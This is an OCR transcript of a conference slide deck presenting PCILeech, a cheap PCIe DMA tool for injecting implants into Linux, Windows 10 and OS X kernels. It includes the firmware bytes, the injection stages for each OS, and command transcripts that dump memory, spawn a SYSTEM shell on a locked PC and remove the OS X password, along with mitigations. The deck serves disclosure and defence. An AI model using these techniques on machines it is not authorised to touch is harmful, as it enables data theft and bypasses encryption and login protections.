
Rise of the Machines:

# Direct Memory Attack the KERNEL

by: ULF FRISK

# Agenda

**PWN LINUX, WINDOWS** and **OS X** kernels by DMA code injection
**DUMP** memory at >150MB/s
**PULL** and **PUSH** files
**EXECUTE** code
**OPEN SOURCE** project

USING a $100 PCIe-card

# About Me: Ulf Frisk

Penetration tester

Online banking security

Employed in the financial sector – Stockholm, Sweden

MSc, Computer Science and Engineering

Special interest in Low-Level Windows programming and DMA

Learning by doing project – x64 asm and OS kernels

# Disclaimer

This talk is given by me as an individual
My employer is not involved in any way

# PCILeech

**PCILeech** == PLX USB3380 DEV BOARD + FIRMWARE + SOFTWARE

PCIe →  ← USB3

**$78**

No Drivers Required

>150MB/s DMA

32-bit (<4GB) DMA only

# NSA Playset SLOTSCREAMER

**PRESENTED** by Joe Fitzpatrick, Miles Crabill @ DEF CON 2yrs ago

PCILeech compared to SLOTSCREAMER

**SAME** HARDWARE


**DIFFERENT** FIRMWARE and SOFTWARE

**FASTER** 3MB/s → >150MB/s

**KERNEL IMPLANTS**

# PCI Express

- PCIe is a high-speed serial expansion ”bus”
- Packet based, point-to-point communication
- From 1 to 16 serial lanes – x1, x4, x8, x16
- Hot pluggable
- Different form factors and variations
  - PCIe
  - Mini – PCIe (mPCIe)
  - Express Card
  - Thunderbolt
- DMA capable, circumventing the CPU






# DMA – Direct Memory Access

Code executes in virtual address space


PCIe DMA works with physical (device) addresses

PCIe devices can access memory directly if the IOMMU is not used






No VT-d (“normal”)




VT-d enabled

# Firmware

```
$ xxd firmware_pcileech.bin
00000000: 5a00 2a00 2310 4970 0000 0000 e414 bc16
00000010: c810 0206 0400 d010 8406 0400 d810 8606
00000020: 0400 e010 8806 0400 2110 d118 0190 0000
```

- 46 bytes - This is the entire firmware !!!
- 5a00 = HEADER, 2a00 = LENGTH (little endian)
- 2310 4970 0000 = USBCTL register
- 0000 e414 bc16 = PCI VENDOR_ID and PRODUCT_ID (Broadcom SD-card)
- C810 … 0400 = DMA ENDPOINTS – GPEP0 (WRITE), GPEP1-3 (READ)
- 2110 d118 0190 = USB VENDOR_ID and PRODUCT_ID (18D1, 9001 = Google Glass)

# Into the KERNELS




Most computers have more than 4GB memory!
Kernel Module (KMD) can access all memory
KMD can execute code

Search for code signature using DMA and patch code
Hijack execution flow of kernel code

PCIe DMA works with physical addresses
Kernel code run in virtual address space

# The Stages 1-2-3



# Linux Kernel

Located in low memory
Location dependant on KASLR slide

#1 search for vfs_read (”random hook function”)
#2 search for kallsyms_lookup_name
#3 write stage 2
#4 write stage 1
#5 wait for stage 2 to return with physical address of stage 3


**DEMO !!!**

# Linux DEMO

**GENERIC** kernel implant

**PULL** and **PUSH** files

**DUMP** memory




```
Command Prompt
Q:\>pcileech dump -kmd linux_x64

KMD: Code inserted into the kernel - Waiting to receive execution.
KMD: Execution received - continuing ...
 Current Action: Dumping Memory
 Access Mode:    KMD (kernel module assisted DMA)
 Progress:       8678 / 8678 (100%)
 Speed:          166 MB/s
 Address:        0x000000021E000000
 Pages read:     2221568 / 2221568 (100%)
 Pages fail:     0 (0%)
Memory Dump: Successful.

Q:\>
```

# Windows 10


Kernel is located at top of memory

Problem if more than 3.5 GB RAM in target

Kernel executable not directly reachable …

**PAGE TABLE** is loaded below 4GB ☺

# Windows 10

- CPU CR3 register
  point to physical address (PA) of PML4
- PML4E point to PA of PDPT
- PDPTE point to PA of PD
- PDE point to PA of PT
- PT contains PTEs (Page Table Entries)
- PML4, PDPT, PD, PT all < 4GB !!! ☺

Intel® 64 and IA-32 Architectures
Software Developer's Manual

Volume 3A:
System Programming Guide, Part 1





Figure 4-8. Linear-Address Translation to a 4-KByte Page using IA-32e Paging

# Windows 10

- Kernel address space starts at Virtual Address (VA) 0xFFFFF80000000000
- KASLR → no fixed module VA between reboots
- PTE & 0x8000000000000007 == ”page signature”
- Driver always have same collection of ”page signatures” → ”driver signature”
- Search for ”driver signature”
- Rewrite PTE physical address

Table 4-19. Format of an IA-32e Page-Table Entry that Maps a 4-KByte Page

| Bit Position(s) | Contents |
|---|---|
| 0 (P) | Present; must be 1 to map a 4-KByte page |
| 1 (R/W) | Read/write; if 0, writes may not be allowed to the 4-KByte page referenced by this entry (see Section 4.6) |
| 2 (U/S) | User/supervisor; if 0, user-mode accesses are not allowed to the 4-KByte page referenced by this entry (see Section 4.6) |
| (M–1):12 | Physical address of the 4-KByte page referenced by this entry |
| 63 (XD) | If IA32_EFER.NXE = 1, execute-disable (if 1, instruction fetches are not allowed from the 4-KByte page controlled by this entry; see Section 4.6); otherwise, reserved (must be 0) |


# Windows 10 DEMO

**PAGE TABLE** rewrite to insert kernel module
**EXECUTE** code
**DUMP** memory
**SPAWN** system shell
**UNLOCK**

```
Command Prompt - pcileech wx64_pscmd -kmd 0x7fffe000
Q:\>pcileech kmdload -kmd win10x64_ntfs_20160329 -pt

KMD: Searching for PTE location ...
KMD: Page Table hijacked - Waiting to receive execution.
KMD: Execution received - continuing ...
KMD: Successfully loaded at address: 0x7fffe000

Q:\>pcileech wx64_pscmd -kmd 0x7fffe000

EXEC: SUCCESS! shellcode should now execute in kernel!
Please see below for results.

PROCESS CREATOR - AUTOMATICALLY SPAWN CMD.EXE ON TARGET!
================================================================
Automatically spawn a CMD.EXE on the target system. This utility
only work if the target system is locked and the login screen is
visible. If it takes time waiting - then please touch any key on
the target system.   If the utility fails multiple times, please
try wx64_pscreate instead.
===== DETAILED INFORMATION AFTER PROCESS CREATION ATTEMPT ======
NTSTATUS        : 0x00000000
ADDITIONAL INFO : 0x0000
================================================================
Microsoft Windows [Version 10.0.10586]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>whoami
whoami
nt authority\system

C:\WINDOWS\system32>
```

# Windows 10

- Anti-DMA security features **NOT ENABLED** by default
- **SECURE** if virtualization-based security (credential/device guard) is enabled
- Users may still mess around with UEFI settings to circumvent on some computers/configurations



# OS X Kernel

OS X

Located in low memory

Location dependant on KASLR slide

Enforces KEXT signing

System Integrity Protection

Thunderbolt and PCIe is protected with VT-d (IOMMU)

DMA does not work! – what to do?

# OS X – VT-d bypass

Apple has the answer!

Just disable VT-d ☺


https://developer.apple.com/library/mac/documentation/HardwareDrivers/Conceptual/ThunderboltDevGuide/DebuggingThunderboltDrivers/DebuggingThunderboltDrivers.html

# OS X

OS X

#1 search for Mach-O kernel header

#2 search for memcpy (”random hook function”)

#3 write stage 2

#4 write stage 1

#5 wait for stage 2 to return with physical address of stage 3

**DEMO !!!**

# OS X DEMO

OS X

**VT-d BYPASS**
**DUMP** memory
**UNLOCK**

```
Command Prompt

Q:\>pcileech kmdload -kmd osx_x64

KMD: Code inserted into the kernel - Waiting to receive execution.
KMD: Execution received - continuing ...
KMD: Successfully loaded at address: 0x1e6a9000

Q:\>pcileech -kmd 0x1e6a9000 ax64_unlock -0 1

EXEC: SUCCESS! shellcode should now execute in kernel!
Please see below for results.

APPLE OS X UNLOCKER - REMOVE PASSWORD REQUIREMENT!
============================================================
REQUIRED OPTIONS:
  -0   : Set to one (1) in order to unlock.
         Example: '-0 1'.
===== RESULT AFTER UNLOCK ATTEMPT (0=SUCCESS) ==============
STATUS        : 0x00000000
============================================================
```

# Mitigations

Hardware without DMA ports

BIOS DMA port lock down and TPM change detection

Firmware/BIOS password

Pre-boot authentication

IOMMU / VT-d

Windows 10 virtualization-based security

# PCILeech: Use Cases

**Awareness** – full disk encryption is not invincible …

Excellent for **forensics** and **malware analysis**

Load **unsigned drivers** into the kernel

**Pentesting**

**Law enforcement**

**PLEASE DO NOT DO EVIL** with this tool

# PCILeech

**x64** target operating systems

Runs on **64-bit Windows** 7/10

Read up to 4GB natively, all memory if assisted by kernel module

Execute code

Kernel modules for Linux, Windows, OS X

# PCILeech

C and ASM in Visual Studio

**Modular design**

Create own signatures

Create own kernel implants

wx64_pageinfo.asm

```
19   .CODE
20
21   ; ------------------------------------------------
22   ; Fetch control registers and store in dataOut.
23   ; rcx = 1st parameter (PKMDDATA)
24   ; rdx = 2nd parameter (ptr to dataIn)
25   ; r8  = 3rd parameter (ptr to dataOut)
26   ; on exit:
27   ; dataOut[0] = cr0
28   ; dataOut[1] = cr2
29   ; dataOut[2] = cr3
30   ; dataOut[3] = cr4
31   ; ------------------------------------------------
32   main PROC
33       MOV rax, cr0
34       MOV [r8-00h], rax
35       MOV rax, cr2
36       MOV [r8+08h], rax
37       MOV rax, cr3
38       MOV [r8+10h], rax
39       MOV rax, cr4
40       MOV [r8+18h], rax
41       RET
42   main ENDP
43
44   END
```

**Minimal sample kernel implant**

# Key Takeaways

**INEXPENSIVE** universal DMA attacking is here

**PHYSICAL ACCESS** is still an issue
- be aware of potential **EVIL MAID** attacks

**FULL DISK ENCRYPTION** is not invincible

# References


- PCILeech
  - https://github.com/ufrisk/pcileech
- SLOTSCREAMER
  - https://github.com/NSAPlayset/SLOTSCREAMER
  - http://www.nsaplayset.org/slotscreamer
- Inception
  - https://github.com/carmaa/inception
- PLX Technologies USB3380 Data Book

# Questions and Answers?

```
Current Action: Dumping Memory
Access Mode:    KMD (kernel module assisted DMA)
Progress:       8678 / 8678 (100%)
Speed:          154 MB/s
Address:        0x000000021E000000
Pages read:     2221568 / 2221568 (100%)
Pages fail:     0 (0%)
Memory Dump: Successful.
```